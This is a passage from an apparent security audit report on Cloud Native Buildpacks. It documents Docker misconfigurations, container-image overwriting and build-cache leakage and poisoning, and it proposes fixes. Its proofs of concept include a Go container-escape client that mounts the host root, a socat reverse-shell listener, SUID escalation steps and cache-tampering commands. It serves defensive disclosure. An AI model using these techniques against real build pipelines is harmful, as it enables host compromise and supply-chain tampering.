↳ docker.io/paketobuildpacks/builder-jammy-tiny:latest
latest: Pulling from paketobuildpacks/builder-jammy-tiny
Digest: sha256:cb74e14d80933d4de5a8546f2a7c3dd11337a343cece1e925bd45dafacea9573b
Status: Image is up to date for paketobuildpacks/builder-jammy-tiny:latest
latest: Pulling from paketobuildpacks/run-jammy-tiny
Digest: sha256:0dbd330fcada91053ffa8fc9b8533c4a4e1e23efbb46d0438ea92abf541fb272
Status: Image is up to date for paketobuildpacks/run-jammy-tiny:latest
0.19.3: Pulling from buildpacksio/lifecycle
Digest: sha256:3184c0c4028b6ca18e851388f3dd54c10fcaea5e6f1e43cf660d0647be69d6cf
Status: Image is up to date for buildpacksio/lifecycle:0.19.3
===> ANALYZING
[analyzer] Image with name "endless_build" not found
===> DETECTING

```

8.1.3 Analysis of the used OCI runtime configuration

The OCI (Open Container Initiative) runtime specification defines a standard on how to run applications inside containers. It defines how a container process should be run by low-level container runtimes (eg: runc, gVisor). More details can be found on the GitHub page of the specification [19]. The dynamic analysis phases consisted of analysing the correct configuration with respect to the specification following several open source security and container hardening guides such as OWASP [20]. During this phase of the analysis several problems were identified.

MEDIUM	MED-1 Docker in-container privilege escalation
Likelihood	●●○○○ Impact ●●○○○
Perimeter	Build process
Prerequisites	Attacker-controlled buildpacks and builder
Description	
The Docker configuration used to create build containers, allows the container processes inside them to escalate their privileges using SUID/SGID binaries	
Recommendation	
The Docker configuration used to create build containers should have the <code>security-opt</code> field set to <code>no-new-privileges:true</code>	

During the audit, it was discovered that *Docker* containers, used for building an application (or running the five phases - analyze, detect, restore, build and export), were all configured to run with the `SecurityOpt` flag set to `label=disable`. This flag is used to enable or disable security mechanisms such as *Seccomp*, *SELinux* or *AppArmor* [21] [22] [23]. We think that the flag was set to this value to allow a container processes to communicate with a mounted *Docker* socket (during the analyze, restore and export phases) by disabling the default SELinux profile applied by the *Docker* engine.

This *Docker* container configuration allows a privilege escalation for a container process through the usage of SUID/SGID binaries. In the case of untrusted builders, this seems to only violate the CNB specification [15]. In the case of trusted builders, however, this could result in a container breakout and in a compromise of the container engine's host.

Proof-of-Concept (PoC)

To illustrate the above, let's first confirm that the process executing the `build` phase is unprivileged (UID != 0). To do that, we are going to use the samples directory and we are going to modify the `build` script of the Bash buildpack as follows:

```
#!/usr/bin/env bash
set -eo pipefail

echo "---> Bash Script buildpack"

# 1. INPUT ARGUMENTS
layers_dir=$1

# 2. SET DEFAULT START COMMAND
cat >> "${layers_dir}/launch.toml" <<EOL
[[processes]]
type = "web"
command = ["/app.sh"]
default = true
EOL
# SHOW THE CURRENT UID
id
```

The above script simply extends the original contents of the file by showing the UID :

```
$ pack build --pull-policy never quarkslab --builder cnbs/sample-builder:jammy
===> ANALYZING
...
===> BUILDING
[builder] Timer: Builder started at 2024-03-21T11:47:00Z
[builder] ---> Bash Script buildpack
[builder]
[builder] Here are the contents of the current working directory:
[builder] uid=1000(cnb) gid=1000(cnb) groups=1000(cnb)
[builder] Timer: Builder ran for 31.104671ms and ended at 2024-03-21T11:47:00Z
```

```
...  
Successfully built image quarkslab
```

The above output effectively shows that the `build` phase is executed under `UID=1000` (defined in the OCI image-spec [5] of the builder image). To simulate a misconfigured builder, we are going to use the same `cnbs/sample-builder:jammy` container image but modify it using `docker commit` to make it include a `SETUID` binary:

```
$ docker run -it --rm cnbs/sample-builder:jammy  
cnb@efd5c389bba0:/layers$ #  
# detached TTY from the container  
# run another process in the container with UID=0 to add SUID bit to the id binary  
$ docker exec --user 0 -it ef /bin/bash  
$ chmod u+s /bin/id  
root@efd5c389bba0:/layers#  
exit  
$ docker container commit efd5c389bba0 cnbs/sample-builder:jammy  
sha256:8f401c63f9cd68e1821526b142a94cd909cac8da0f5ac8a51f137ea7e11ae630  
$ docker rm -f efd5c389bba0  
# to use the previously committed image in pack, we should redefine the image pull  
↪ policy  
$ pack build --pull-policy never quarkslab --builder cnbs/sample-builder:jammy  
===> ANALYZING  
...  
===> BUILDING  
[builder] Timer: Builder started at 2024-03-21T12:00:38Z  
[builder] ---> Bash Script buildpack  
[builder]  
[builder] Here are the contents of the current working directory:  
[builder] uid=1000(cnb) gid=1000(cnb) euid=0(root) groups=1000(cnb)  
[builder] Timer: Builder ran for 36.480747ms and ended at 2024-03-21T12:00:38Z  
===> EXPORTING  
...  
Successfully built image quarkslab
```

From the above output, one can see that the process executing `build` phase has elevated its privileges obtaining `EUID=0` thus, violating the CNB specification.

INFO	INFO-1 Specification violation using Docker and user namespaces
Perimeter	Build process
Description	
Docker containers used to build an application are unaware of the possible underlying usage of user namespaces by the daemon which could lead to violation of the security properties of the CNB specification	
Recommendation	
Run Docker containers used to build an application with the flag <code>--userns=host</code> to preserve the security properties of the CNB specification	

User namespaces is a Linux feature that allows to remap UIDs of processes inside containers to different UIDs of the host [24]. By doing that, additional capabilities could be added to the container processes which however, are limited and only valid inside the scope of the user namespace (inside the container). The CNB specification divides the build phases into two categories - privileged and unprivileged depending on the privileges they need and the actions they perform (eg: communicating with the *Docker* daemon through the *Docker* socket). This separation can be violated with the usage of user namespaces. In the case of a default non-rootless *Docker* installation, and the current implementation of CNB, the specification can only be applied if user namespaces are not used by the daemon. The specification does not explicitly defines which user and with respect to which namespace is considered privileged thus, we consider that privileged refers to the user with UID=0 in the host namespace and not, for example, a user which could communicate with the *Docker* daemon through the *Docker* socket (member of the *Docker* group). With the above assumption, we found that the CNB build containers are unaware of the possible underlying user remapping which could invert the roles of privileged and unprivileged container users.

Proof-of-Concept (PoC)

To illustrate the above, we first should see what happens when trying to execute a build phase from within a builder container in a Docker environment where the process runs with UID=0 and where user namespace is not used :

```
$ docker run -it --user 0 --rm cnbs/sample-builder:jammy /bin/bash
root@59356f80fbd0:/layers# ls
root@59356f80fbd0:/layers# /cnb/lifecycle/builder
Warning: Platform requested deprecated API '0.3'
Warning: CNB_PLATFORM_API is unset; using Platform API version '0.3'
CNB_PLATFORM_API should be set to avoid breaking changes when upgrading the
↪ lifecycle
ERROR: failed to build: refusing to run as root
```

The lifecycle binary refuses to run the `build` phase under UID=0. To circumvent that, one should configure it's environment as follows:

```
$ cat /etc/docker/daemon.json
{
  "userns-remap" : "default"
}

$ cat /etc/subuid
dockremap:1000:1000
dockremap:0:1
dockremap:100000:64535

$ cat /etc/subgid
dockremap:996:1
dockremap:100000:65535

$ getent group docker
```

```
docker:x:996:<redacted>
```

```
$ ls -al /var/run/docker.sock  
srw-rw---- 1 root docker 0 Mar 21 06:55 /var/run/docker.sock
```

By doing the above, user with UID=1000 in the container is remapped to user with UID=0 in the root user namespace, and group with GID=0 in the container is remapped to group with GID=996 (docker) in the root user namespace. This allows the user with UID=0 and GID=0 (root) in the container user namespace to communicate with the *Docker* daemon using the group identifier remapping (GID=0 (container) -> GID=996 (outside container)). On the other hand, the user with UID=1000 in the container can also communicate with the daemon through the socket using the user identifier remapping (UID=1000 (container) -> 0 (outside container)). Using the above identifier remapping, one can build an application using CNB:

```
$ pack build sample-bash-script-app --builder cnbs/sample-builder:jammy  
...  
Successfully built image sample-bash-script-app
```



The above issue is valid only for a Docker host in the default non-rootless configuration. This issue is not in the scope of the defined threat model 6 as it violates the defined conditions (host and container runtime are secure). However, we find this as a rather interesting experiment that CNB developers should be aware of

MEDIUM	MED-2 Docker permissive inter-container connectivity
Likelihood	●●○○ Impact ●●○○
Perimeter	Build process
Prerequisites	Attacker-controlled buildpacks
Description	
Docker containers used to build an application are launched in the default Docker container bridge (docker0) network allowing them to communicate with already running containers	
Recommendation	
Launch the Docker build containers in a separate ephemeral Docker bridge network [25]	

Docker networking relies on Linux network namespaces and bridges [26] [27]. When using the default network configuration of *Docker*, all newly-started containers connect to a default bridge network. This is also the case for build containers created by CNB. Running on the default bridge network could, however, allow an attacker to communicate with other containers also running on this network which are not part of the build process.

Proof-of-Concept (PoC)

To illustrate the above, we're going to construct a custom buildpack and use it in an untrusted builder to build a template app picked from the official CNB GitHub repository [16]. Addition-

ally, we're going to have a container registry running inside a container on the default bridge network with which the buildpack is going to communicate.

```
// Buildpack code used for the build phase
package main
import (
    "fmt"
    "io"
    "net/http"
    "os"
)

func main(){
    r, err := http.Get("http://172.17.0.2:5000/v2/_catalog")
    if err != nil {
        panic(err)
    }
    b, err := io.ReadAll(r.Body)
    if err != nil {
        panic(err)
    }
    fmt.Println(string(b), r.StatusCode)
    os.Exit(-1)
}
```

The above has to be compiled and used as part of the build process of the buildpack:

```
$ go build -o ~/buildpacks/samples/apps/bash-script/bash-script-buildpack/bin/build
$ cd ~/buildpacks/samples/apps/bash-script
$ pack build quarkslab --builder cnbs/sample-builder:jammy
...
==> BUILDING
[builder] Timer: Builder started at 2024-03-19T14:55:55Z
[builder] {"repositories":["bad-builder","extensions-builder","malicious",
"run-image-curl"]}
[builder] 200
[builder] Timer: Builder ran for 44.505924ms and ended at 2024-03-19T14:55:55Z
[builder] ERROR: failed to build: exit status 255
ERROR: failed to build: executing lifecycle: failed with status code: 51
```

From the above snippet, one can see the communication of the buildpack with registry container which is not part of the build process.

INFO	INFO-2 Excessive Docker container capabilities
Perimeter	Build process
Description	
Attacker-controlled buildpacks	
Recommendation	
Docker containers used to build an application are launched with Docker's default set of capabilities	

Restrict the set of capabilities used by the build containers. *Docker* containers used to build an application are launched with *Docker's* default set of capabilities. However, it is considered as a good practice to limit the container capabilities to the strict minimum. A good way to do that is to trace the used capabilities [28] of the processes executing the different application build phases. It should be straightforward for the `analyze`, `detect`, `export` and `restore` phases. However, for the `build` phase this could be more challenging as applications are build in a different manner. Nevertheless, these restrictions can be applied to the above mentioned application build phases in the context of untrusted builders.

8.1.4 Trusted images

During the code review of the project (static analysis), it was discovered that several container image were hardcoded into the source code. These images represented builders and units used to build applications. They were considered **trusted** and hence, were used in a different container execution context during an application build process. One of those images was the `buildpacksio/lifecycle:0.18.5` image. After inspecting the image's contents, we discovered that the only interesting thing inside was the `lifecycle` binary:

```
$ docker save buildpacksio/lifecycle:0.18.5 > lifecycle.tar
$ mkdir lifecycle-image && tar -xvf lifecycle.tar -C lifecycle-image && cd
  ↪ lifecycle-image
$ mkdir filesystem && find . -name layer.tar -exec tar -xvf {} -C filesystem \;
$ cd filesystem& && du -d2 -h .
0B^^I./proc
0B^^I./home/nonroot
0B^^I./home
29M^^I./cnb/lifecycle
29M^^I./cnb
0B^^I./usr/bin
0B^^I./usr/include
4,0K^^I./usr/sbin
4,0K^^I./usr/lib
0B^^I./usr/games
5,2M^^I./usr/share
0B^^I./usr/src
5,2M^^I./usr
0B^^I./boot
0B^^I./bin
```

```
0B^^I./sbin
0B^^I./etc/skel
196K^^I./etc/ssl
4,0K^^I./etc/update-motd.d
0B^^I./etc/default
0B^^I./etc/profile.d
4,0K^^I./etc/dpkg
260K^^I./etc
0B^^I./var/cache
0B^^I./var/spool
0B^^I./var/lock
0B^^I./var/local
104K^^I./var/lib
0B^^I./var/log
0B^^I./var/run
0B^^I./var/tmp
0B^^I./var/backups
104K^^I./var
0B^^I./sys
0B^^I./root
0B^^I./lib
0B^^I./dev
0B^^I./run
0B^^I./tmp
35M^^I.
```

The image was used to run separately the `analyze`, `restore` and `export` phases when an application was being built using an untrusted builder (as described in 6.1.1). To run this binary in a stripped container image was intentional and smart. It limited the means of an attacker to dangerously escalate its privileges or break out of the container through the *Docker* socket in the case where the attacker manages to somehow find and exploit a vulnerability in the `lifecycle` binary. This was later confirmed by a blogpost [29] of one of the maintainers of the project.

This image acts as an alternative of trust when the user has selected an untrusted builder. It is used to run the `lifecycle` step that needs a privileged user, mainly in order to communicate with the *Docker* socket and sensitive actions such as interacting with the caches.

HIGH	HIGH-1 Host compromise by overwriting trusted container images		
Likelihood	●●●○	Impact	●●●●
Perimeter	Build process		
Prerequisites	Attacker-controlled OCI container image name, pull-policy is set to never or to if-not-present		
Description			
It is possible for the users of Cloud Native Buildpacks to tag the produced OCI container images for their applications in the same way as the trusted hardcoded builders or as the hardcoded lifecycle image. In the case of a CI/CD, this could allow a container breakout during a subsequent build if the pull policy is not set to <code>pull-always</code>			
Recommendation			
The CNB platform should prevent users from creating final application images having the same tags as trusted builders or as the trusted lifecycle image used when building applications			

As the name and version tag of the lifecycle container and the trusted builders image are hardcoded, one could expect that the CNB platform would prevent its users to reuse the same name and tag when building their application images. However, it is possible for the users of CNB to name the container images, produced for their applications, in the same way as the trusted builders or the lifecycle image hence, overwriting the legitimate versions of the latters in the used container image registry (e.g: the *Docker* host). In the default configuration of CNB this is not a problem, the above images are fetched and restored in the image registry during each build. Nevertheless, this behavior can be changed using the `pull-policy` flag of the CLI tool `pack`. When the latter is set to `never` or `if-not-present`, which we find as a legitimate and common setup in the case of CI/CD, an attacker having control over the name of its application image and/or the used builder, can provoke a [DoS](#) in the pipeline or even break out of the container during a subsequent build. This is due to the fact that by overwriting, for example, the lifecycle image, an attacker could end up executing code inside a container with mounted *Docker* socket which could have devastating consequences as demonstrated in one of the Quarkslab's blog posts [\[30\]](#).

Proof-of-Concept (PoC) 1 - Denial-of-Service (DoS)

For this demonstration, we'll use the *Java Maven* application, part of the samples directory [\[31\]](#), with a combination of trusted builder. We're going to use the hypothesis that an attacker is able to control only the name of the produced application image in the context of a CI/CD with a pull policy configured to `if-not-present`:

```
$ pack build --pull-policy if-not-present -v \
paketobuildpacks/builder-jammy-base:latest \
--builder paketobuildpacks/builder-jammy-base
...
Successfully built image paketobuildpacks/builder-jammy-base:latest
```

```

$ pack build --pull-policy if-not-present -v \
  paketobuildpacks/builder-jammy-base:latest \
  --builder paketobuildpacks/builder-jammy-base
Builder paketobuildpacks/builder-jammy-base is trusted
ERROR: failed to build: invalid builder paketobuildpacks/builder-jammy-base:
↳ builder index.docker.io/paketobuildpacks/builder-jammy-base:latest missing
↳ label io.buildpacks.builder.metadata -- try recreating builder

```

The above snippet shows how the second application build failed because the first one overwrote the trusted builder image in the local image registry and the resulting image does not have the necessary builder metadata.

Proof-of-Concept (PoC) 2 - Privilege escalation and container breakout

For this demonstration we'll use another application from the samples directory - a simple Bash script [16]. This time, we're going to use the hypothesis that an attacker is able to control the name of the builder and the name of the produced application image again in the context of a CI/CD with a pull policy configured to `if-not-present`:

```

$ pack build -v --pull-policy if-not-present buildpacksio/lifecycle:0.17.1
↳ --builder cnbs/sample-builder:jammy
Using project descriptor located at project.toml
Builder cnbs/sample-builder:jammy is untrusted
As a result, the phases of the lifecycle which require root access will be run in
↳ separate trusted ephemeral containers.
For more information, see https://medium.com/buildpacks/
faster-more-secure-builds-with-pack-0-11-0-4d0c633ca619
Pulling image index.docker.io/cnbs/sample-builder:jammy
jammy: Pulling from cnbs/sample-builder
Digest: sha256:6b1f9192abe34f37357114b0faf2de7b7a76bdcff53ffc2dc189a910603ffce2
Status: Downloaded newer image for cnbs/sample-builder:jammy
Selected run image cnbs/sample-base-run:jammy
Pulling image cnbs/sample-base-run:jammy
jammy: Pulling from cnbs/sample-base-run
Digest: sha256:4b427659ffee34c7702ff9e92db8c82fb27a24204f6ffa3721c968fa94f154c1
Status: Image is up to date for cnbs/sample-base-run:jammy
Downloading buildpack from URI:
↳ file:///root/buildpacks/samples/apps/bash-script/bash-script-buildpack
Pulling image buildpacksio/lifecycle:0.17.1
0.17.1: Pulling from buildpacksio/lifecycle
Digest: sha256:d2198a1940e80d6261d4cc4512c0303d56436836e59a71b90d28d03a5b9ba373
Status: Image is up to date for buildpacksio/lifecycle:0.17.1
Adding buildpack samples/bash-script version 0.0.1 to builder
Setting custom order
Creating builder with the following buildpacks:
...
Successfully built image buildpacksio/lifecycle:0.17.1

```

Now, suppose that another app is later on build in the context of the same CI/CD:

```

$ pack build -v --pull-policy if-not-present quarkslab --builder
↳ cnbs/sample-builder:jammy
...
ERROR: failed to build: executing lifecycle: container start: Error response from
↳ daemon: failed to create task for container: failed to create shim task: OCI
↳ runtime create failed: runc create failed: unable to start container process:
↳ exec: "/cnb/lifecycle/analyzer": stat /cnb/lifecycle/analyzer: no such file or
↳ directory: unknown

```

We see an error message saying that the `analyzer` component is missing on the filesystem. This proves that the image that we just build was used by the builder `cnbs/sample-builder:jammy`. However, this image does not contain a program with that name. Nevertheless, if an attacker manages to take control over the runtime image using, for example, CNB image extensions [32] or a custom builder [`custom-builder`] he can take control over the *Docker* socket. Let's assume that an attacker is capable of controlling the runtime image used by the previous builder and modifies it as follows:

```

FROM golang:1.21
COPY . /src
WORKDIR /src
RUN go build -o /bad main.go

FROM cnbs/sample-base-run:jammy
USER 0
COPY --from=0 /bad /cnb/lifecycle/analyzer
CMD ["/cnb/lifecycle/analyzer"]

```

The Go program represents a small *Docker* client performing a classical container escape:

```

package main

import (
    "context"
    "os"
    "github.com/docker/docker/api/types/container"
    "github.com/docker/docker/client"
)

func main() {
    dockerClient, err := client.NewClientWithOpts(client.WithVersion("1.43"))
    if err != nil {
        panic(err)
    }

    config := &container.Config{
        Image: "alpine", // Example image
        Cmd:   []string{"chroot /host"},
    }

```

```

    hostConfig := &container.HostConfig{
        Privileged: true,
        Binds:      []string{"/:/host"},
    }

    _, err = dockerClient.ContainerCreate(context.Background(), config,
        hostConfig, nil, nil, "")
    if err != nil {
        panic(err)
    }
    os.Exit(-1)
}

```

Building the previous application but this time with a controlled image gives the following:

```

$ pack build -v --pull-policy if-not-present quarkslab --builder
↳ cnbs/sample-builder:jammy
pack build -v --pull-policy if-not-present quarkslab --builder
↳ cnbs/sample-builder:jammy
...
ERROR: failed to build: executing lifecycle: failed with status code: 255
$ docker ps -a
CONTAINER ID   IMAGE      COMMAND                  CREATED        STATUS
↳ PORTS      NAMES
1fa7fcb41137  alpine    "chroot /host"         3 seconds ago Created
↳ awesome_khorana

```

8.1.5 Analysis of the caching solution

When building a new application, two persistent Docker volumes as well as two temporary ones are created and are dedicated to the application that is being built. Their purpose is to speed up the build process when an application is rebuilt. The first persistent cache is used as a build cache in order to store build information (information used by builders) that can be reused for subsequent builds. The second one contains all the OCI image layers stored as tarballs which were used to build the previous final application image. The persistent caches are never used directly. Their contents are copied into the temporary volumes. Not all layers created by buildpacks are cached, in fact there are several options for them which are not mutually exclusive:

- **build:** the layer is cached for the duration of the build process to be used by subsequent buildpacks;
- **launch:** the layer has to be included in the final application image;
- **cache:** the layer will be cached for subsequent builds.

This following table is extracted from CNB specification [15]. It describes the locations from which a dependency layer (added by a buildpack), metadata and SBOM are restored. Furthermore, the conditions which should be met for a layer to be restored, from a given location, are listed:



build	cache	launch	Metadata* and SBOM** restored	Layer restored
true	true	true	Yes - from the app image	Yes* - from the cache
true	true	false	Yes - from the cache	Yes - from the cache
true	false	true	No	No
true	false	false	No	No
false	true	true	Yes - from app image	Yes* - from the cache
false	true	false	Yes - from the cache	Yes - from the cache
false	false	true	Yes - from the app image	No
false	false	false	No	No

* The metadata and layers are restored only if their SHA256 matches the the ones stored in the cache and in the previous image.

** Only SBOM files associated with a layer are restored. Launch-level and build-level SBOM files must be re-created on each build.

The only condition required for the cache contents to be used by an application is that its name matches the name of the application for which the cache was created.

However, there is no verification on the application contents meaning that an attacker could try to build a completely different application with the same name and access the cache contents of another application.

LOW	LOW-4 Data leak by accessing other applications caches		
Likelihood		Impact	
Perimeter	Build process		
Prerequisites	Attacker-controlled buildpacks and OCI container image name		
Description			
Build and launch caches are reused when two applications are built using CNB under the same name. This could allow an attacker to access the build and launch caches of another application and retrieve its build artefacts as well as its contents			
Recommendation			
The platform should ensure that the used caches belong to the application which created them before starting the build process. Furthermore, the platform should restrict their use through permissions			

As existing build and launch caches can be reused if application is build using CNB under the same name, an attacker is able to access their contents during the `analyze` or `build` phases using a controlled buildpack. In detail, this allows the latter to access the build and launch caches of another application and retrieve build artefacts, the application contents stored in the

form of tarballs and the associated [SBOM](#).

To demonstrate the scenario, we'll first build one of the sample applications from the Buildpacks Github repository [31] - the `java-maven` using a trusted builder:

```
$ pack build application_one --path apps/java-maven/ --builder
↳ docker.io/paketobuildpacks/builder-jammy-tiny:latest
```

The application is named `application_one`, two *Docker* volumes have been created after the build:

```
$ docker volume ls
DRIVER      VOLUME NAME
local       pack-cache-library_application_one_latest-f5ab887ec53c.build
local       pack-cache-library_application_one_latest-f5ab887ec53c.launch
```

The build cache, for example, contains 5 different tarballs:

```
$ ls /var/lib/docker/volumes/pack-cache-library_application_one_latest-
f5ab887ec53c.build/_data/committed
io.buildpacks.lifecycle.cache.metadata
sha256:2ba359f4b260bf8fa7ee331a2593b90e46561d12e81dd5cace534ae4d1d91c49.tar
sha256:4d3a94e1323347539c87cc618ab488093ba9ef9ef47e06b2854d6f33a709595d.tar
sha256:59888fa804f14d25de43b08e5ad2ac65a4c0037a2185bdc40eb177cc81727dec.tar
sha256:b1fa80cbc9e9ffd13f669ef827da13ddac502884c6b40272202b6fd8f40a290b.tar
sha256:fd66cece3b938b72315cc3efd76eed34efc4f1674464e33a4f9cf1cc57101b6.tar
```

Now, we're going to build a completely different application using a malicious buildpack that allow us to obtain a reverse shell during the `detect` phase. To make the demonstration easier, we're going to use a custom builder which will contain a `socat` binary to easily obtain a fully interactive TTY shell:

```
$ pack build application_one --path apps/bash-script-custom/ --builder
↳ docker.io/paketobuildpacks/builder-jammy-tiny-custom:latest
```

In another shell on the host, we run our reverse shell listener and access the other image data:



```
$ socat file:`tty`,raw,echo=0 tcp-listen:9875
cnb@ac168a9c20d3:/workspace$
cnb@ac168a9c20d3:/workspace$ ls /cache/committed/
io.buildpacks.lifecycle.cache.metadata
sha256:2ba359f4b260bf8fa7ee331a2593b90e46561d12e81dd5cace534ae4d1d91c49.tar
sha256:4d3a94e1323347539c87cc618ab488093ba9ef9ef47e06b2854d6f33a709595d.tar
sha256:59888fa804f14d25de43b08e5ad2ac65a4c0037a2185bdc40eb177cc81727dec.tar
sha256:b1fa80cbc9e9ffd13f669ef827da13ddac502884c6b40272202b6fd8f40a290b.tar
sha256:fd66cece3b938b72315cc3efd76eed34efc4f1674464e33a4f9cf1cc57101b6.tar
cnb@ac168a9c20d3:/workspace$
cnb@ac168a9c20d3:/workspace$ ls /launch-cache/committed/
```

```

sha256:000f6b628e384ea6b9fde8f415eb5c2126f4cded9991888f5bb4e6d30e1a4b3d.tar
sha256:1dc94a70dbaa2171fb086500a5d27797f779219b126b0a1eebb9180c2792e80e.tar
sha256:265fd76c5c0ab20898b16090157e6f9e28b5107f9aa4f8cbcd02192525ff5737.tar
sha256:366ce7d1a7f90f2e4ad08752f87510eee3ffca18736fa63c03823c8c4ebf2925.tar
sha256:417e5bfc3c82b9373cf6804206e071d2fc74560df867d0f39cb21ac3d15231b6.tar
sha256:585d8b141d7aa07eecd5a1bae075c7898ab5809a215d66f160d3dfd46eaf577.tar
sha256:59ba1f666b34376236e77afae6e15fd2ccdef68227a3ac31dc8c4f8f27bb6231.tar
sha256:63947728e20f9b14d86f38d054f5c731a885dde465e5df2b24d404330dd744ab.tar
sha256:6baad2bb9a944737876b0ea5aa9e52058c2bbb9f8a97e96f8ccde5b819e2a44a.tar
sha256:6becfd29d8a24f768c72a0938b83823e57a424e7d4d12171d500d537d491eaf5.tar
sha256:bea0a3dc2651cac7c9c567a5cb4e7536107b357cb9113e8806f690f050500012.tar
sha256:c5e618be5756ce4c176be380d4369230c7d5f7923970ef73716735d2820fa3ad.tar
sha256:e13d418b1f97700b2a2f7776454c36ee26f394571519a4228802f1127f57429c.tar

```

This discovery leads to another one which we consider much more critical. Since we have a full access to the build cache and it is possible to quit the build process without the `lifecycle` or `pack` emptying the caches, it is possible to poison the cache.

HIGH	HIGH-2 Cache poisoning by accessing other applications caches		
Likelihood		Impact	
Perimeter	Build process		
Prerequisites	Attacker-controlled buildpacks and OCI container image name		
Description			
Build and launch caches are reused when building a different application than the one which created them. This allows a malicious application to modify them and trick a non-malicious one into reusing the modified contents			
Recommendation			
Buildpacks binaries have to ensure that the build and launch caches belong to the application which is being built before processing them or restrict their usage by modifying the needed permissions			

The severity of this vulnerability depends on how an application uses the dependencies provided by a set of buildpacks. In order to successfully poison an application image, the contents of a buildpacks provided layer have to be used in the final application (i.e have the `launch` flag set to `true`), or directly used during a subsequent build process. For example, if the `JDK` is provided by a buildpack as a layer and is used to build a Java application, an attacker could replace some parts of it, by building an OCI image with the same name using a controlled buildpack, which could then be reused during a subsequent build of another application having the same name.

To demonstrate the poisoning, we studied the different layers that are present in the build cache of different applications. We need a buildpack that reuses some data in the build cache in order to create launch layers that are not cached. The buildpack caches the dependencies and then create launch layers for them during the build process.

Note that the following proof-of-concept has been done by manually modifying the cache

using a reverse shell created by a buildpack inside a running builder but the operation can be fully automated.

We first look for the cache layer that belongs to the `paketo-buildpacks-maven` in the `io.buildpacks.lifecycle.cache.metadata` file:

```
$ cat io.buildpacks.lifecycle.cache.metadata | jq . | grep
↪ "paketo-buildpacks/maven" -A 4
  "key": "paketo-buildpacks/maven",
  "version": "6.15.13",
  "layers": {
    "application": {
      "sha":
        ↪ "sha256:dd6cf941742066bc18da95a5c726fb393fb3fe7dea459dfc8f03036d43c6b1cd",
```

We `untar` the tarball named after the layer which is located in the same directory as the `io.buildpacks.lifecycle.cache.metadata` and modify its content by creating an empty file named `Quarkslab.class` in the Spring Framework bootloader. Then we `tar` it again:

```
$ mv sha256:dd6cf941742066bc18da95a5c726fb393fb3fe7dea459dfc8f03036d43c6b1cd.tar
↪ dd6cf941742066bc18da95a5c726fb393fb3fe7dea459dfc8f03036d43c6b1cd.tar && \
$ mkdir tmp
$ tar -xvf dd6cf941742066bc18da95a5c726fb393fb3fe7dea459dfc8f03036d43c6b1cd.tar -C
↪ tmp
$ rm -f dd6cf941742066bc18da95a5c726fb393fb3fe7dea459dfc8f03036d43c6b1cd.tar
$ unzip tmp/layers/paketo-buildpacks_maven/application/application.zip -d
↪ tmp/layers/paketo-buildpacks_maven/application/
$ rm -f tmp/layers/paketo-buildpacks_maven/application/application.zip
$ touch tmp/layers/paketo-buildpacks_maven/application/org/springframework/
boot/loader/Quarkslab.class
$ zip -r tmp/layers/paketo-buildpacks_maven/application/application.zip
↪ tmp/layers/paketo-buildpacks_maven/application/
$ tar -cvf dd6cf941742066bc18da95a5c726fb393fb3fe7dea459dfc8f03036d43c6b1cd.tar
↪ tmp/
$ mv dd6cf941742066bc18da95a5c726fb393fb3fe7dea459dfc8f03036d43c6b1cd.tar
↪ sha256:dd6cf941742066bc18da95a5c726fb393fb3fe7dea459dfc8f03036d43c6b1cd.tar
$ exit
```

We finish building the application and then we rebuild another one with the same name and retrieve the injected file successfully:

```
$ pack build application_one --path apps/java-maven/ --builder
↪ docker.io/paketobuildpacks/builder-jammy-tiny:latest
$ docker save application_one > application_one.tar
$ mkdir poisoned_one && tar -xvf application_one.tar -C poisoned_one
$ find poisoned_one -name '*.tar' -exec tar -tvf {} \; 2>/dev/null | grep
↪ Quarkslab
-rw-r--r-- 1001/1000          0 1980-01-01 00:00
↪ /workspace/org/springframework/boot/loader/Quarkslab.class
```


Detailed Recommendation

Quarkslab auditors propose two recommendations here, each one having advantages and disadvantages with respect to the user experience. However, we strongly advise the CNB developers to implement them both. The first potential solution solves the cache poisoning but only reduces the data leak vulnerability [LOW-4](#) to the restored layers from the build cache. This solution also preserves the current build flow where no upstream configuration is normally needed from the end user in order to containerize an application. It consists in several steps:

- Wipe the cache out whenever the untrusted flow is used;
- Any failure during `lifecycle` process should result in the cache being wiped out;
- Each time custom buildpack is used, either when passed via argument or via the application source code (eg: `project.toml`), the untrusted flow using separate containers and the `lifecycle` image should be used;
- The ownership of the build cache and launch cache should be set to `root:root` and the Unix permissions should be set to 600 which prevent anyone but root to read or write them (attacker-controlled code executes with lower privileges).

The second solution solves both data leak and cache poisoning and preserves the use of the cache when using untrusted flow, but requires a few upstream configurations.

A secret key of size 256 bits has to be generated randomly for each project/application repository. It could be then stored in a secure environment variable, set during CI/CD jobs and then processed by `pack` or another CLI tool.

When building an application for the first time (i.e no cache) with the presence of the environment variable containing the key, at the end of the build process, an authentication code should be generated (details on how are presented below) for both build and launch caches and it should be stored in a file at the root path of the caches.

For each subsequent build using the same application name (i.e cache exists), before starting the build process, `pack` should check for the presence of an authentication code within the two caches as well as if the environment variable exists and contains a valid key (256 bits). If the key or the codes are not found, the caches should be wiped out. If they're found, then the authentication codes have to be regenerated in order to be compared with the previous ones. If there is a code which does not match, this means the caches have been altered or don't belong to this application and therefore should be wiped out.



Note that Quarkslab's auditors recommend to use digital signature for speed purpose, authenticated encryption could also be used in order to protect the caches from any other potential logical flaw or host compromise and therefore achieve an excellent defence-in-depth security level.

The authentication code can be generated using the HMAC algorithm associated with SHA-2 or SHA-3 hash functions using the passed secret key on the whole content of the caches except any previous authentication code.

9. Technical Conclusion

Quarkslab was tasked to perform a security assessment on the [Cloud Native Buildpacks](#) tool by [OSTIF](#) in the context of securing widely used open-source projects. The CNB specification is well-defined and written. Most of the code was also well written and passed the performed compliance checks.

Despite the overall good work quality of the specification and code source, Quarkslab's auditors found several logical vulnerabilities in the CNB workflow related to the usage of the tool in the context of CI/CD pipelines.

In the context of a standalone usage, we couldn't identify any major problems or vulnerabilities.

The identified vulnerabilities affected the integrity, confidentiality and authenticity of data handled by CNB. However, most of them should be straightforward to fix.

Moreover, Quarkslab provided leads and strategies on how to fix them and achieve a good Defense-in-Depth level. Once implemented, these strategies will enhance the overall security level of the CNB project.

In order to go further in the security assessment of the project, Quarkslab's auditors suggest to assess the security of the different involved CNB components such as `pack`, `kpack` and other CLI tools and `lifecycle`, as well as the extensions feature [32].

Bibliography

- [1] *Cloud Native Buildpacks*. URL: <https://www.ibm.com/docs/en/instana-observability/current?topic=technologies-cloud-native-buildpacks>.
- [2] *Cloud Native Buildpacks*. URL: <https://buildpacks.io/>.
- [3] *What is a buildpack?* URL: <https://buildpacks.io/docs/for-platform-operators/concepts/buildpack/>.
